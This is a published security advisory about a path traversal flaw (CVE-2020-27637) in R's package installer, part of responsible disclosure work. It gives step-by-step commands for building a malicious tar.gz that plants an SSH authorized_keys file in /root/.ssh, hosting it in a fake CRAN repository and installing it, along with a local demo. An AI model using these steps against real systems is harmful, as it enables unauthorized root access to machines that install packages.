BLOG // ADVISORIES // JAN 11, 2021

CRAN Version 4.0.2 Advisory

By: Chris Davis, Senior Security Consultant & Joe DeMesy, Principal

Share

CRAN ADVISORY SUMMARY

The R programming language's default package manager CRAN is affected by a path traversal vulnerability that can lead to server compromise. This vulnerability affects packages installed via the `R CMD install` cli command or the `install.packages()` function from the interpreter.

Impact: Medium Risk Level

The R packaging system leverages the `tar.gz` format to bundle source code. Attackers can create malicious packages that contain path traversal payloads in the archive header of `tar.gz` files, which then allow files to be written outside of the specified installation directory during unarchiving. Depending on the permissions of the user installing the malicious dependency, this issue can be leveraged to overwrite legitimate binaries on the host, create cronjobs, or write SSH keys to the affected host resulting in compromise.

Affected Vendor

Product Vendor	Product Name	Affected Version
CRAN	CRAN package manager	4.0.2 and prior

Product Description

CRAN is the default package manager for installing source code packages for the R programming language. The project's official website is **https://cran.r-project.org/**.

VULNERABILITIES

PATH TRAVERSAL

The R language package manager CRAN is vulnerable to compressed file path traversal that results in arbitrary file write and therefore code execution. To create a compressed file path traversal payload, the publicly available tool Evilarc from GitHub (**https://github.com/ptoomey3/evilarc**) was used with the following commands:

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-27637	Medium	Code execution	Remote

```
$ python evilarc.py --os unix -p root/.ssh/ -f Matrix.tar authorized_keys
Creating Matrix.tar containing ../../../../../../../../root/.ssh/authorized_keys

$ mv Matrix.tar Matrix.tar.gz
```

Figure 1 - Commands to create path traversal payload

In the figure above,**authorized_keys** contained a valid SSH public key. Once the payload was created, an R CRAN repository was built following the steps outlined in the following blog post: **https://blog.sellorm.com/2019/03/30/build-your-own-cran-like-repo/**. The path traversal payload was then moved to replace the legitimate Matrix package in the created repository with the following command:

```
$ mv Matrix.tar.gz cranroot/src/contrib/Matrix_1.2-18.tar.gz
```

Figure 2 - Command to replace valid package with path traversal package

With the payload set in a CRAN-style repository, the payload was then hosted with the following commands:

```
$ cd cranroot/
$ python -m SimpleHTTPServer 80
```

Figure 3 - Commands to host malicious repository

The package was then installed in an R repel from a second server:

```
$ R

R version 4.0.2 (2020-06-22) -- "Taking Off Again"
Copyright (C) 2020 The R Foundation for Statistical Computing
Platform: x86_64-pc-linux-gnu (64-bit)

R is free software and comes with ABSOLUTELY NO WARRANTY.
You are welcome to redistribute it under certain conditions.
Type 'license()' or 'licence()' for distribution details.

Natural language support but running in an English locale

R is a collaborative project with many contributors.
Type 'contributors()' for more information and
'citation()' on how to cite R or R packages in publications.

Type 'demo()' for some demos, 'help()' for on-line help, or
'help.start()' for an HTML browser interface to help.
Type 'q()' to quit R.

> <strong><mark>install.packages("Matrix", source = TRUE, repos = "http://[REDACT
Installing package into ‘/usr/local/lib/R/site-library’
(as ‘lib’ is unspecified)
trying URL 'http://REDACTED/src/contrib/Matrix_1.2-18.tar.gz'
Content type 'application/gzip' length 10240 bytes
==================================================
downloaded 10240 bytes

ERROR: cannot extract package from ‘/tmp/Rtmp2dXKun/downloaded_packages/Matrix_1.

The downloaded source packages are in
‘/tmp/Rtmp2dXKun/downloaded_packages’
```

Figure 4 - Using R CRAN to install malicious package

R gave an error because the package contained only a file path traversal and no legitimate code. However, the file path traversal executed successfully and **`authorized_keys`** was written to **`/root/.ssh.`** The attacker thus was allowed to SSH into the server that installed the package as the root user. This resulted in full compromise of the underlying server where the package install occurred. This exploit could also be done locally using the **`R CMD INSTALL`** feature. For demonstration purposes, a directory was created in the temporary directory:

```
$ mkdir /tmp/DEMO
$ ls -la /tmp/DEMO
total 8
drwxr-xr-x 2 root root 4096 Sep 18 09:22 .
drwxrwxrwt 35 root root 4096 Sep 18 09:22 ..
```

Figure 5 - Creation of an empty demo directory

The same path traversal was then exploited for demonstration locally:

```
$ python evilarc.py --os unix -p tmp/DEMO/ -f demo.tar authorized_keys
$ mv demo.tar demo.tar.gz
$ R CMD INSTALL demo.tar.gz
ERROR: cannot extract package from ‘demo.tar.gz’
$ ls -la /tmp/DEMO/
total 12
drwxr-xr-x 2 root root 4096 Sep 18 09:28 .
drwxrwxrwt 35 root root 4096 Sep 18 09:28 ..
-rw-r--r-- 1 root root 399 Sep 11 07:47 <strong><mark>authorized_keys</mark></str
```

Figure 6 - R CMD INSTALL exploitation demo

This path traversal vulnerability could be exploited by enticing R developers to install arbitrary packages hosted in arbitrary repositories, in local affected packages, or potentially in the standard CRAN repository. However, hosting path traversal payloads in the legitimate standard CRAN repository was not confirmed to be possible during testing.

CREDITS

Joe DeMesy, Principal, Bishop Fox (jdemesy@bishopfox.com)

Chris Davis, Security Consultant, Bishop Fox (cdavis@bishopfox.com)

ADVISORY TIMELINE

- Contact with vendor (by third party as result of Bishop Fox report): 07/06/2020
- Vendor acknowledged vulnerabilities: 07/06/2020
- Bishop Fox vendor contact: 09/29/2020
- Vendor released patched version 4.0.3: 10/10/2020
- Vulnerabilities publicly disclosed: 01/11/2021

About the author, Chris Davis

SENIOR SECURITY CONSULTANT

Chris Davis is a Senior Security Consultant at Bishop Fox. His areas of expertise are application penetration testing (static and dynamic) and external network penetration testing.

Chris actively conducts independent security research and has been credited with the discovery of 40 CVEs (including CVE-2019-7551 and CVE-2018-17150) on enterprise-level, highly distributed software. The vulnerabilities he identified included remote code execution and cross-site scripting (XSS).

More by Chris

About the author, Joe DeMesy


PRINCIPAL

Joe DeMesy is a Principal at Bishop Fox. Joe is an expert in red teaming, secure development, proficient in several programming languages, and is a leading contributor to various open source projects. Joe is a noted expert in the field of information security, having been quoted in MarketWatch, NPR, InformationWeek, and Dark Reading. He has also presented his research at conferences such as BSidesLV, Kiwicon, BlackHat and private conferences hosted by the US Department of Defense.

More by Joe

RECOMMENDED POSTS

You might be interested in these related posts.



Dec 15, 2022


FlowscreenComponents Basepack, Version 3.0.7 Advisory

Nov 21, 2022

Log HTTP Requests, Version 1.3.1, Advisory

Oct 24, 2022

Atlassian Jira Align, Version 10.107.4 Advisory



Jul 13, 2022

Netwrix Auditor Advisory

Company

About Us

Careers We're Hiring

Events

Newsroom

Bishop Fox Mexico

Bishop Fox Labs

Contact Us

Privacy Statement Responsible Disclosure Policy